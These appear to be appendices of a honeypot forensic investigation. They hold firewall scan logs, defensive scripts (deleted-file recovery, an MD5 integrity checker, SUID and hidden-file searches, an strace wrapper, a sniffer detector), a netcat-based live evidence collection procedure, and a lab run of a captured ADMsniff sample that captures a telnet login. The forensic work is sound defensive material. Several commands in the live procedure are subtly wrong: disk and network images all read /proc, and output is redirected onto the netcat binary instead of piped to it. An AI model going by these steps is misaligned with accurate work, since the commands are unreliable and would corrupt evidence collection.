SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48
ID=61718 DF PROTO=TCP SPT=37642 DPT=53 WINDOW=5840 RES=0x00 SYN
URGP=0 OPT (020405B40402080A00A31E780000000001030300)
Aug 17 22:12:10 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=61718 DF
PROTO=TCP SPT=37642 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A31E780000000001030300)
Aug 17 22:12:10 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2
SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48
ID=42181 DF PROTO=TCP SPT=37643 DPT=53 WINDOW=5840 RES=0x00 SYN
URGP=0 OPT (020405B40402080A00A31EB50000000001030300)
Aug 17 22:12:10 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=42181 DF
PROTO=TCP SPT=37643 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A31EB50000000001030300)
Aug 17 22:12:11 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2
SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=8939
DF PROTO=TCP SPT=37644 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A31F100000000001030300)
Aug 17 22:12:11 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=8939 DF
PROTO=TCP SPT=37644 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A31F100000000001030300)
Aug 17 22:12:14 192.168.10.1 kernel: SYN Scan/Starting Conn: IN=eth0 OUT=eth2
SRC=24.147.x.x DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=6866
DF PROTO=TCP SPT=37645 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A3202E0000000001030300)
Aug 17 22:12:14 192.168.10.1 kernel: New Conn: IN=eth0 OUT=eth2 SRC=24.147.x.x
DST=192.168.10.5 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=6866 DF
PROTO=TCP SPT=37645 DPT=53 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A3202E0000000001030300)

-- cut --

Appendix 5 – Recover Deleted Files Script

```
#!/bin/bash
#########################################################
##
##  Recover Deleted Files
##  Author: John Green
##  Source: Advanced Unix Forensics, Page 1-10
##
#########################################################

TOOL=/appl/forensics/task
TOOL_BIN=$TOOL/bin
DEL_DIR=/data/forensics/morgue/deleted_files

mkdir $DEL_DIR

$TOOL_BIN/ils -rf linux-ext2 $1 | \
awk -F '|' '($2=="f") {print $1}' | \
while read i;
do $TOOL_BIN/icat \
                $1 $i > \
                $DEL_DIR/$i; \
                echo "Done $i"
done

$TOOL_BIN/file -m $TOOL/etc/magic ./* > $DEL_DIR/file_types
```

Appendix 6 – Poorman's “Tripwire” Scripts

MD5-create Script

```
#!/bin/bash
#################################################################
##
## Script: md5-create
## Written By: Keven Murphy (xavier@greyhawk-codex.com)
##
## Description: This script will create a md5 hash for
## every file in a given directory.
##
## Syntax: ./md5_create {log file} {directory to be scanned} {clean/dirty}
## Example: ./md5_create honeypot.md5 /mnt/hp dirty
##
#################################################################

TEE=/usr/bin/tee

find $2 -type f -xdev -print \
     | xargs md5sum |  $TEE -a $1

if [ "$3" = "dirty" ]; then
    echo "Removing $2 prefix"
    echo "Run this (may have to change to strip out $2): sed 's/$2//g' $1 > $1a "
    echo "Run this: sort +2 -t" " -o $1 $1"
    echo "Run this:md5sum $1 |  $TEE -a $1.md5"
   else
    echo
    echo "Sorting filenames ..."
    sort +2 -t" " -o $1 $1
    echo
    echo "Md5sum for new db:"
    md5sum $1 |  $TEE -a $1.md5
fi
```

MD5_Compare Script

```
#!/usr/bin/perl -w
#################################################################
##
## Script: md5-compare.pl
## Written By: Keven Murphy (xavier@greyhawk-codex.com)
```

```
##
## Description: This perl script will compare the output from
## md5-create script and compare it to another output from
## md5-create script. The md5-create script creates a flat
## text file database of md5 hashes of files for the entire
## filesystem. The output from the md5sum command can be
## captured and ran through the md5-compare.pl script.
##
## Part of the reason for this script was the UNIX diff command
## did not seem to work properly when comparing the two
## database files. The diff command seemed to work for two thirds of
## of the time. In the output lines like below were found:
##
## 520dfe5aa2dd1bf6e1bf43c21175f1fb  /usr/doc/squid-2.3.STABLE1/FAQ-16.html      |
## 156ded13d5e16b84a9e31193bc9bc417  /usr/lib/adore-0.42.tgz
##
## Looks like it is saying that the filenames are the same
## but the md5 hash is different. diff -b -W 160 -y clean_system honeypot_system was
## the command used to generate the above line.
##
## The line below says that the CET line is not found in the honeypot_system
## file.
##
## 73755870b8c866a601c0d934f48120d6  /usr/share/zoneinfo/posix/CET              <
##
## I understand it is possible that there is a bug in the diff command or
## I am not running the command properly. Regardless of the case,
## this script can do more than just running the diff command.
##
##
## Terms
##   Dirty Filesystem = This filesystem is considered to have been
##      altered by some agent.
##   Clean Filesystem = This filesystem is considered the orginal
##      filesystem.
##
## Output from this script
##    dirty_outfile: This contains all of the output that is
##       displayed during the dirty filesystem check. All of
##       of the checks, whether they pass or fail, get
##       recorded to this file.
##    dirty_outfile.md5: Contains all of the files that failed
##       and why. The format is: clean filename:clean md5:dirty filename:dirty md5
##    dirty_outfile.nf: Any file that was not found in the
##       clean system was recorded here. Format: dirty filename:dirty md5
```

```
##    clean_outfile: Like the dirty_outfile except that
##       everything that is record is during the clean filesystem check.
##    clean_outfile.md5: Contains all the files that were not found
##       in the dirty system database. Mainly, this file is not needed
##       because the clean_outfile.nf contains the same information.
##       It was created in case another script was ran against it
##       in the future. Format: clean filename:clean md5::
##    clean_outfile.nf: Any file that was not found in the
##       dirty system was record here. Format: clean filename:clean md5
##
## Issues: The script is horribly slow. It takes 2-4 hours to
##         run in its present form. A hashing table needs to be
##         setup to improve the speed of the search. The other
##         problem is command line arguments would be nice. Plus a
##         nice code cleanup would be needed.
##
##
#####################################################################

## Configurable Variables
##
$dirtysystem_file = "hp";
$cleansystem_file = "clean_system";

$dirtyfile = "dirty_outfile";
$dirtyoutmd5 = "dirty_outfile.md5";
$dirtyoutnotfound = "dirty_outfile.nf";

$cleanfile = "clean_outfile";
$cleanoutmd5 = "clean_outfile.md5";
$cleanoutnotfound = "clean_outfile.nf";
##
## End of Configurable Variables

open (DIRTYSYS, "$dirtysystem_file");

# Getting Array ready
my @dirtysys;
my $i = 0;

# Read in data
print "\n\n\n";
print "Reading in Dirty System MD5 hashes....\n";
while (<DIRTYSYS>) {
    chomp (($dirtysys[$i]{md5}, $dirtysys[$i]{fn}) = split (/\s\s/));
```

```
    $i++;
}

my @sorted_fn_dirty = sort (
  {
    lc ( $$a{fn} )
    cmp lc( $$b{fn} )
  }
  @dirtysys );

close (DIRTYSYS);

open (CLEANSYS, "$cleansystem_file");

# Getting Array ready
my @cleansys;
my $i = 0;

# Read in data
print "\n\n\n";
print "Reading in Clean System MD5 hashes....\n";
while (<CLEANSYS>) {
    chomp (($cleansys[$i]{md5}, $cleansys[$i]{fn}) = split (/\s\s/));
    $i++;
}

my @sorted_fn_clean = sort (
  {
    lc ( $$a{fn} )
    cmp lc( $$b{fn} )
  }
  @cleansys );

close (CLEANSYS);

#================================================================
# Dirty vs. Clean
#================================================================
print "\n\n";
print "Starting Dirty MD5 comparison....\n";


open (OUTFILE, ">$dirtyfile") || die "Cannot open $file for output: $!\n";
open (OUTMD5, ">$dirtyoutmd5") || die "Cannot open $file for output: $!\n";
open (OUTNF, ">$dirtyoutnotfound") || die "Cannot open $file for output: $!\n";
```

```
$failedmatches = 0;
$okmatches = 0;
$notfound = 0;


## Need a better searching alogrithm
## This way takes FOREVER
for my $dirtysys(@sorted_fn_dirty) {
  $found = 0;
  for my $cleansys(@sorted_fn_clean) {
            if ( $$dirtysys{fn} eq $$cleansys{fn} ) {
                        $found = 1;
                        if ( $$dirtysys{md5} ne $$cleansys{md5} ) {
                                    print "\nDirty: FAILED -- Dirty System:$$dirtysys{fn}
DOES NOT MATCH Clean System: $$cleansys{fn}\n";
                                    print "Dirty: Dirty MD5: $$dirtysys{md5}
Clean MD5: $$cleansys{md5}\n\n";
                                    print OUTFILE "FAILED -- Dirty System:
$$dirtysys{fn} DOES NOT MATCH Clean System: $$cleansys{fn}\n";
                                    print OUTFILE "Dirty MD5: $$dirtysys{md5}
Clean MD5: $$cleansys{md5}\n\n";
                                    print OUTMD5 "$$cleansys{fn}:$$cleansys{md5}:
$$dirtysys{fn}:$$dirtysys{md5}\n";
                                    $failedmatches++;
                          } else {
                                    print "Dirty: OK -- Dirty System:$$dirtysys{fn}
MATCHES Clean System: $$cleansys{fn}\n";
                                    print OUTFILE "OK -- Dirty System:$$dirtysys{fn}
MATCHES Clean System: $$cleansys{fn}\n";
                                    print OUTFILE "Dirty MD5: $$dirtysys{md5}
Clean MD5: $$cleansys{md5}\n\n";
                                    $okmatches++;
                        }
            }
  }
  if ( $found == 0 ) {
     print "\nDirty: FAILED -- Dirty System:$$dirtysys{fn} NOT FOUND\n\n";
     print OUTFILE "FAILED -- Dirty System:$$dirtysys{fn} NOT FOUND\n\n";
     print OUTMD5 "::$$dirtysys{fn}:$$dirtysys{md5}\n";
     print OUTNF "$$dirtysys{fn}:$$dirtysys{md5}\n";
     $notfound++;
  }
}
```

```
print OUTFILE "\n\n";
print OUTFILE "Number of OK matches: $okmatches\n";
print OUTFILE "Number of FAILED matches: $failedmatches\n";
print OUTFILE "Number of NOT FOUND matches: $notfound\n";
print "\n\n";
print "Dirty: Number of OK matches: $okmatches\n";
print "Dirty: Number of FAILED matches: $failedmatches\n";
print "Dirty: Number of NOT FOUND matches: $notfound\n";

close (OUTFILE);
close (OUTMD5);
close (OUTNF);

#================================================================
# Clean vs. Dirty -- Looking for missing files
#================================================================
print "\n\n";
print "Starting Clean MD5 comparison....\n";

open (OUTFILE, ">$cleanfile") || die "Cannot open $file for output: $!\n";
open (OUTMD5, ">$cleanoutmd5") || die "Cannot open $file for output: $!\n";
open (OUTNF, ">$cleanoutnotfound") || die "Cannot open $file for output: $!\n";

$failedmatches = 0;
$okmatches = 0;
$notfound = 0;


## Need a better searching alogrithm
## This way takes FOREVER
for my $cleansys(@sorted_fn_clean) {
  $found = 0;
  for my $dirtysys(@sorted_fn_dirty) {
            if ( $$dirtysys{fn} eq $$cleansys{fn} ) {
                        $found = 1;
            }
  }
  if ( $found == 0 ) {
    print "\nClean: FAILED -- Clean System:$$cleansys{fn} NOT FOUND\n\n";
    print OUTFILE "FAILED -- Clean System:$$cleansys{fn} NOT FOUND\n\n";
    print OUTMD5 "$$cleansys{fn}:$$cleansys{md5}::\n";
    print OUTNF "$$cleansys{fn}:$$cleansys{md5}\n";
    $notfound++;
  }
}
```

```
print OUTFILE "\n\n";
print OUTFILE "Number of NOT FOUND matches: $notfound\n";
print "\n\n";
print "Clean: Number of NOT FOUND matches: $notfound\n";


close (OUTFILE);
close (OUTMD5);
close (OUTNF);
```

Appendix 7 – Find Stuff script

```
#!/bin/bash
#################################################################
##
## Script: find_stuff
## Written By: Keven Murphy
## Source for find commands: John Green from Basic Forensic Principles
##                                  Illustrated With Linux booklet
##
## Description: This script creates a log file with the following items:
##              List of SUID files, List of Hidden Directories,
##              List of Directories in /dev that are not of type character or block
##
##
## Syntax: ./find_stuff {log file} {directory to be scanned}
## Example: ./find_stuff honeypot.fsout /mnt/hp
##
#################################################################
DATE=`date +%m%d%Y_%T`
OUTPUT_FILE=$1_$DATE

echo "List of SUID and SGID files" | tee -a $OUTPUT_FILE
echo "-------------------" | tee -a $OUTPUT_FILE
find $2 \( -perm -004000 -o -perm -002000 \) -type f -printf "%TD %TT %k %h/%f\n" |
sort -f -k1,4 | tee -a $OUTPUT_FILE

echo "" | tee -a $OUTPUT_FILE
echo "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-="
| tee -a $OUTPUT_FILE

echo "List of Hidden Directories" | tee -a $OUTPUT_FILE
echo "--------------------------" | tee -a $OUTPUT_FILE
find $2 -name ".*" -type d -printf "%Tc %k %h/%f\n" | tee -a $OUTPUT_FILE

echo "" | tee -a $OUTPUT_FILE
echo "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-="
| tee -a $OUTPUT_FILE

echo "Checking out Dev" | tee -a $OUTPUT_FILE
echo "----------------" | tee -a $OUTPUT_FILE
find $2/dev -not -type c -not -type b -printf "%Tc %T@ %k %h/%f\n" | sort -f | tee -a
$OUTPUT_FILE

echo "" | tee -a $OUTPUT_FILE
```

```
echo "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-="
| tee -a $OUTPUT_FILE
```

Appendix 8 – Forensics Procedure For A Live System

The procedure for doing the forensic audit on a live system would be:

1) Unplug the firewall from the Internet connection
2) Mount a CDROM disk containing a statically compiled version of the dd, ps, kill, lsmod, lsof, kstat, pcat, echo, and netcat
3) Recording what is typed with timestamps and screen output
   1. Change prompt so that it has date, time, and directory
      - export PS1="[\d \T \u@\h \w]\n# "
   2. Mount a floppy
   3. Start the script command
      - script -f /mnt/floppy/fa.log
4) Using the firewall as a receiving host for the images:
   1. To get memory
      - On firewall
        nc -l -p 3000 | dd of=/tmp/honeypot_memory_dd.img
      - On honeypot
        /mnt/cdrom/bin/dd if=/dev/kmem | /mnt/cdrom/bin/nc 192.168.10.1 3000
   2. To get /proc
      - On firewall
        nc -l -p 3001 | dd of=/tmp/honeypot_proc_dd.img
      - On honeypot
        /mnt/cdrom/bin/dd if=/proc | /mnt/cdrom/bin/nc 192.168.10.1 3001
   3. To get network connections
      - On firewall
        nc -l -p 3002 | dd of=/tmp/honeypot_network_conn_dd.img
      - On honeypot
        /mnt/cdrom/bin/dd if=/proc | /mnt/cdrom/bin/nc 192.168.10.1 3002
   4. Get a list of running processes
      - On firewall
        nc -l -p 4000 > /data/data_collection
      - On honeypot
        /mnt/cdrom/bin/echo `date` +"ps -ef" > /mnt/cdrom/bin/nc 192.168.10.1 4000
        /mnt/cdrom/bin/ps -ef > /mnt/cdrom/bin/nc 192.168.10.1 4000
   5. Get a list of open files
      - On firewall
        nc -l -p 4000 > /data/data_collection
        Netcat should still be running from step 4. If not, use the above line to restart it.
      - On honeypot
        /mnt/cdrom/bin/echo `date` +"lsof" > /mnt/cdrom/bin/nc 192.168.10.1 4000
        /mnt/cdrom/bin/lsof > /mnt/cdrom/bin/nc 192.168.10.1 4000
   6. Get a list of open files corresponding to the IP address using them
      - On firewall
        nc -l -p 4000 > /data/data_collection

Netcat should still be running from step 4. If not, use the above line to restart it.

- On honeypot
  /mnt/cdrom/bin/echo `date` +"lsof -i" > /mnt/cdrom/bin/nc 192.168.10.1 4000
  /mnt/cdrom/bin/lsof -i > /mnt/cdrom/bin/nc 192.168.10.1 4000

7. Get a list of open NFS files lsof -N
   - On firewall
     nc -l -p 4000 > /data/data_collection
     Netcat should still be running from step 4. If not, use the above line to restart it.
   - On honeypot
     /mnt/cdrom/bin/echo `date`+"lsof -N" > /mnt/cdrom/bin/nc 192.168.10.1 4000
     /mnt/cdrom/bin/lsof > /mnt/cdrom/bin/nc 192.168.10.1 4000
8. Get a list of open UNIX domain socket files
   - On firewall
     nc -l -p 4000 > /data/data_collection
     Netcat should still be running from step 4. If not, use the above line to restart it.
   - On honeypot
     /mnt/cdrom/bin/echo `date`+"lsof -U" > /mnt/cdrom/bin/nc 192.168.10.1 4000
     /mnt/cdrom/bin/lsof > /mnt/cdrom/bin/nc 192.168.10.1 4000
9. Get a list of kernel modules
   - On firewall
     nc -l -p 4000 > /data/data_collection
     Netcat should still be running from step 4. If not, use the above line to restart it.
   - On honeypot
     /mnt/cdrom/bin/echo `date`+"lsmod" > /mnt/cdrom/bin/nc 192.168.10.1 4000
     /mnt/cdrom/bin/lsmod > /mnt/cdrom/bin/nc 192.168.10.1 4000
10. Listing /proc/modules to see what is listed there
    - On firewall
      nc -l -p 4000 > /data/data_collection
      Netcat should still be running from step 4. If not, use the above line to restart it.
    - On honeypot
      /mnt/cdrom/bin/echo `date`+"ls -lart /proc/modules" > /mnt/cdrom/bin/nc 192.168.10.1 4000
      /mnt/cdrom/bin/ls -lart /proc/modules > /mnt/cdrom/bin/nc 192.168.10.1 4000
11. Cat proc to record everything that is listed and to get a general overview
    - On firewall
      nc -l -p 4000 > /data/data_collection

Netcat should still be running from step 4. If not, use the above line to restart it.

- On honeypot
  /mnt/cdrom/bin/echo `date`+“ls -alrt /proc” > /mnt/cdrom/bin/nc 192.168.10.1 4000
  /mnt/cdrom/bin/ls -lart /proc > /mnt/cdrom/bin/nc 192.168.10.1 4000

12. See what kstat lists for kernel modules
    - On firewall
      nc -l -p 4000 > /data/data_collection
      Netcat should still be running from step 4. If not, use the above line to restart it.
    - On honeypot
      /mnt/cdrom/bin/echo `date`+“kstat -s” > /mnt/cdrom/bin/nc 192.168.10.1 4000
      /mnt/cdrom/bin/kstat -s > /mnt/cdrom/bin/nc 192.168.10.1 4000
      /mnt/cdrom/bin/echo `date`+“kstat -P” > /mnt/cdrom/bin/nc 192.168.10.1 4000
      /mnt/cdrom/bin/kstat -P > /mnt/cdrom/bin/nc 192.168.10.1 4000
13. To get an dd image of the filesystem
    - On firewall
      nc -l -p 3003 | dd of=/tmp/honeypot_hda1_dd.img
    - On honeypot
      /mnt/cdrom/bin/dd if=/proc | /mnt/cdrom/bin/nc 192.168.10.1 3003
    - On firewall
      nc -l -p 3004 | dd of=/tmp/honeypot_hda2_dd.img
    - On honeypot
      /mnt/cdrom/bin/dd if=/proc | /mnt/cdrom/bin/nc 192.168.10.1 3004
    - On firewall
      nc -l -p 3005 | dd of=/tmp/honeypot_hda5_dd.img
    - On honeypot
      /mnt/cdrom/bin/dd if=/proc | /mnt/cdrom/bin/nc 192.168.10.1 3005

Appendix 9 – Keyword Search

```
#!/bin/bash
#####################################################################
##
## Script: keyword
## Written By: Keven Murphy
##
## Description: Searches recursively through a filesystem, checking all the files
##                    for a list of keywords.
##
## Syntax: ./keyword
##
#####################################################################
MNT_DEAD=/mnt/hp
KEYWORDS_FILE=/data/forensics/morgue/keywords
DATE=`date +%m%d%Y_%T`
FILE_LIST=keyword_filelist_$DATE
OUTPUT_DIR=/data/forensics/morgue/keywords_search
OUTPUT_FILE=kws_$DATE

mkdir $OUTPUT_DIR

find $MNT_DEAD -print > $OUTPUT_DIR/$FILE_LIST
for filelist in `cat $OUTPUT_DIR/$FILE_LIST`; do
   echo "Checking file $filelist" | tee -a $OUTPUT_DIR/$OUTPUT_FILE

   if [ $filelist != "/mnt/hp/dev/initctl" ]; then
      fgrep -a -n -A 1 --color=auto -o -f $KEYWORDS_FILE $filelist >>
$OUTPUT_DIR/$OUTPUT_FILE

   fi

done
```

Appendix 10 – Apptrace script

Source: http://www.stearns.org/apptrace/apptrace.v0.1.0

```
#!/bin/bash
#Copyright 2000, William Stearns <wstearns@pobox.com>
#See ftp://ftp.stearns.org/pub/apptrace/ or
#http://www.pobox.com/~wstearns for updates.
#Released under the GPL.
#Requires bash and strace.
#Based on an idea from David S. Miller <davem@redhat.com>:
#       mv /path/to/${PROGRAM} /path/to/${PROGRAM}.ORIG
#       edit /path/to/${PROGRAM}
#       #!/bin/sh
#       strace -f -o /tmp/${PROGRAM}.trace /path/to/${PROGRAM}.ORIG $*
#Thanks, Dave!

case $0 in
*apptrace)
        #User wants to monitor some app, listed as sole command line parameter.
        if [ -f "$1" ]; then
                if [ ! -f "$1.orig" ]; then
                        mv -f $1 $1.orig                                        #Make this script a
wrapper around the original app.
                        ln -sf $0 $1
                else
                        echo $1.orig already exists!  Did you already run $0 $1 ?
                        echo No need to run it again, it will continue to work until
                        echo explicitly stopped.  To stop this monitoring, use:
                        echo mv -f /path/to/some/app/to/monitor.orig
/path/to/some/app/to/monitor
                fi
                if ! type -path strace >/dev/null ; then
                        echo Please Note!
                        echo The \"strace\" program is not present on your system, please
install.
                fi
        else
                echo Usage: $0 /path/to/some/app/to/monitor
                echo "    This wrapper script will monitor that application, whether"
                echo called from the command line, inetd, or some other app, and save
                echo time of last run, command line parameters given to the app,
                echo and strace output from running that app in $HOME/apptrace
                echo or /tmp/apptrace .  It will continue to produce this output
                echo every time the app is called until explicitly stopped.  To
                echo stop this monitoring, use:
```

```
            echo mv -f /path/to/some/app/to/monitor.orig /path/to/some/app/to/monitor
            echo "    This will not correctly run setuid apps - see the strace"
            echo man page for information on why.
        fi
        ;;
*)
        #This app is being called to monitor some other app.
        #Do not echo anything to stdout or stderr.
        if [ -d "$HOME" ]; then                                 #Make a directory to
hold information
            TRACEDIR="$HOME/apptrace"
        else
            TRACEDIR="/tmp/apptrace"
        fi
        if [ ! -d "$TRACEDIR" ]; then
            mkdir --parents $TRACEDIR >/dev/null 2>/dev/null
        fi

        APPNAME=${0##*/}                                        #Drop all path
components
        touch $TRACEDIR/$APPNAME-last-run 2>/dev/null           #Record when it last
ran
        echo `date` - $0 $* >>$TRACEDIR/$APPNAME-parameters     #Record command
line parameters used ( = $? doesn't work, it probably gets strace's return code)
        if type -path strace >/dev/null ; then
            strace -f -o $TRACEDIR/$APPNAME.$$.trace $0.orig $*     #Save full strace
output to a unique file
        else
            echo The \"strace\" program is not present on your system, please install.
>$TRACEDIR/$APPNAME.trace
            $0.orig $*
        fi
        ;;
esac
```

Appendix 11 – Promisc.c

Source: http://bugtraq.inet-one.com/dir.1997-09/msg00025.html

```
// $Id: promisc.c,v null 1997/03/09 10:35:58 trevorl Exp $
// promisc.c: test devices for sniffers and device moniters.
//
// Copyright (C) 1997 Trevor F. Linton (blind@xmission.com)
//
// Created for Linux based loosely upon linux ioctl controls.
// ioctl() is used to detect different flags set on devices used
// on your system.
//
// gcc -o sys_test promisc.c
//

#include <stdio.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <errno.h>
#if defined (__linux__)
#include <linux/if.h>
#else
#include <net/if.h>
#endif
#define size(p) (sizeof(p))

int dev_flags=0,
    device_flags=0,
    set_look_all=0;

int
main(int argc, char **argv) {
 struct ifreq ifreq, *ifr;
 struct ifconf ifc;
 char buf[BUFSIZ], *cp, *cplim;

 if(argc <= 1)
        set_look_all++;

 if((dev_flags = socket(PF_INET, SOCK_DGRAM, 0)) < 0) {
        fprintf(stderr, "An error occured estabiiashing while establishing a socket\n");
        perror("socket");
        exit(1);
 }
```

```
 ifc.ifc_len = sizeof(buf);
 ifc.ifc_buf = buf;

 if(ioctl(dev_flags, SIOCGIFCONF, (char *)&ifc) < 0) {
       perror("SIOCGIFCONF");
       exit(1);
 }
 ifr = ifc.ifc_req;
 cplim=buf+ifc.ifc_len;
 for(cp = buf; cp < cplim;
             cp += sizeof (ifr->ifr_name) + size(ifr->ifr_addr))
 {
             ifr = (struct ifreq *)cp;

             if(argv[1])
                   if(strcmp(ifr->ifr_name, argv[1]) && !set_look_all)
                         continue;

             ifreq = *ifr;
             if(ioctl(dev_flags, SIOCGIFFLAGS, (char *)&ifreq) < 0)
             {
                   fprintf(stderr, "SIOCGIFFLAGS: %s (get interface flags): %s\n", ifr-
>ifr_name,strerror(errno));
                   continue;
             }

             device_flags=0; device_flags = ifreq.ifr_flags;
             fprintf(stdout, "%s: ", ifreq.ifr_name);

             if((device_flags & IFF_PROMISC) != 0)
                   fprintf(stdout, "Promiscuous: Sniffer detected.\n");
             else
                   fprintf(stdout, "Not-Promiscous: No Sniffers detected.\n");

             if(!set_look_all)
                   exit(0); // We're finished..
             else
                   continue; // Go onto next device..

 }
 if(!set_look_all)
        fprintf(stdout, "%s: Unknown device.\n", argv[1]);
                              // Device not found..
}
```

Appendix 12 – Output from the script command

```
[Sun Jul 28 05:06:40 root@localhost /etc/init.d]
$ cd /mnt/sys
[Sun Jul 28 05:06:43 root@localhost /mnt/sys]
$ ls -al
#[00mtotal 3537800
drwxrwxrwx    2 root     root         4096 Jul 28 16:52 #[01;34m.#[00m
drwxr-xr-x    5 root     root         4096 Jul 28 16:42 #[01;34m..#[00m
-rw-r--r--    1 nfsnobod nfsnobod     3250 Jul 27 18:30 #[00mbak#[00m
-rw-r--r--    1 root     root          282 Jul 27 21:07 #[00mmfput.log#[00m
-rw-r--r--    1 nfsnobod nfsnobod    51010 Jul 28 17:06 #[00mout#[00m
-rw-r--r--    1 nfsnobod nfsnobod 3619090432 Jul 27 17:56 #[00mredhat7.3#[00m
-rw-r--r--    1 nfsnobod nfsnobod     1433 Jul 27 20:42 #[00mThe_l0gz#[00m
#[m[Sun Jul 28 05:06:44 root@localhost /mnt/sys]
$ e# #/mnt/floppy/sn.dat eth0 80 DEBUG &
[1] 1243
[Sun Jul 28 05:07:05 root@localhost /mnt/sys]
$ telnet 172.168# #.142.129
Trying 172.16.142.129...
telnet: connect to address 172.16.142.129: Connection refused
[Sun Jul 28 05:07:17 root@localhost /mnt/sys]
$ tADMsniff priv 1.0  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
elnet 172.16.142.1
Trying 172.16.142.1...
Connected to 172.16.142.1.
Escape character is '^]'.
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686
login: test
Password:
Last login: Sat Jul 27 20:42:29 from 172.16.142.129
[test@dragonmound test]$ exit
logout
#[H#[JConnection closed by foreign host.
[Sun Jul 28 05:07:35 root@localhost /mnt/sys]
$ ps -ef | grep sn
root      1243  1195  0 17:07 pts/0    00:00:00 /mnt/floppy/sn.dat eth0 80 DEBUG
root      1247  1195  0 17:07 pts/0    00:00:00 grep sn
[Sun Jul 28 05:07:38 root@localhost /mnt/sys]
$ kill 1243
[Sun Jul 28 05:07:43 root@localhost /mnt/sys]
$ ps -ef | grep sn.dat
[1]+  Terminated              /mnt/floppy/sn.dat eth0 80 DEBUG
```

```
[Sun Jul 28 05:07:47 root@localhost /mnt/sys]
$ ps -ef | grep sn.dat
```

Appendix 13 – RedHat 7.3 image for sn.dat MACtime analysis Output

```
Jul 28 02 17:06:40 211 mac -rw-r--r--   root   root
                   /export/data3/binary/sn.dat/root/.bashrc
                   4096 m.c drwxr-x---  root    root   /export/data3/binary/sn.dat/root
                   4098 mac -rw-------  root    root
                   /export/data3/binary/sn.dat/root/.viminfo
Jul 28 02 17:07:20 18784 m.c -rw-------  root   root
                   /export/data3/binary/sn.dat/var/log/messages
Jul 28 02 17:07:29 68925 .a. -rwxr-xr-x  root   root
                   /export/data3/binary/sn.dat/lib/libresolv-2.2.5.so
                   46117 .a. -rwxr-xr-x  root   root
                   /export/data3/binary/sn.dat/lib/libnss_nisplus-2.2.5.so
                   11174 .a. -rwxr-xr-x  root   root
                   /export/data3/binary/sn.dat/lib/libutil-2.2.5.so
                   15 .a. lrwxrwxrwx     root   root
                   /export/data3/binary/sn.dat/lib/libnsl.so.1 -> libnsl-2.2.5.so
                   19 .a. lrwxrwxrwx     root   root
                   /export/data3/binary/sn.dat/lib/libnss_dns.so.2 -> libnss_dns-2.2.5.so
                   23 .a. lrwxrwxrwx     root   root
                   /export/data3/binary/sn.dat/lib/libnss_nisplus.so.2 ->
                   libnss_nisplus-2.2.5.so
                   78828 .a. -rwxr-xr-x  root   root
                   /export/data3/binary/sn.dat/usr/bin/telnet
                   19891 .a. -rw-r--r--  root   root
                   /export/data3/binary/sn.dat/etc/services
                   18 .a. lrwxrwxrwx     root   root
                   /export/data3/binary/sn.dat/lib/libresolv.so.2 -> libresolv-2.2.5.so
                   89424 .a. -rwxr-xr-x  root   root
                   /export/data3/binary/sn.dat/lib/libnsl-2.2.5.so
                   43 .a. -rw-r—r--      root   root
                   /export/data3/binary/sn.dat/etc/resolv.conf
                   17 .a. lrwxrwxrwx     root   root
                   /export/data3/binary/sn.dat/usr/lib/libncurses.so.5 ->
                   libncurses.so.5.2
                   17 .a. -rw-r--r--     root   root
                   /export/data3/binary/sn.dat/etc/host.conf
                   290511 .a. -rwxr-xr-x root   root
                   /export/data3/binary/sn.dat/usr/lib/libncurses.so.5.2
                   16051 .a. -rwxr-xr-x  root   root
                   /export/data3/binary/sn.dat/lib/libnss_dns-2.2.5.so
                   16 .a. lrwxrwxrwx     root   root
                   /export/data3/binary/sn.dat/lib/libutil.so.1 -> libutil-2.2.5.so
```

147 .a. -rw-r—r-- root root
/export/data3/binary/sn.dat/etc/hosts
1580 .a. -rw-r—r-- root root
/export/data3/binary/sn.dat/usr/share/terminfo/l/linux
Jul 28 02 17:07:53 48736 .a. -rwxr-xr-x root root
/export/data3/binary/sn.dat/lib/libproc.so.2.0.7
1750 .a. -rw-r—r-- root root
/export/data3/binary/sn.dat/etc/nsswitch.conf
1203 .a. -rw-r—r-- root root
/export/data3/binary/sn.dat/etc/passwd
811 .a. -rw-r--r-- root root
/export/data3/binary/sn.dat/etc/localtime
21 .a. lrwxrwxrwx root root
/export/data3/binary/sn.dat/lib/libnss_files.so.2 ->
libnss_files-2.2.5.so
515 .a. -rw-r--r-- root root
/export/data3/binary/sn.dat/etc/group
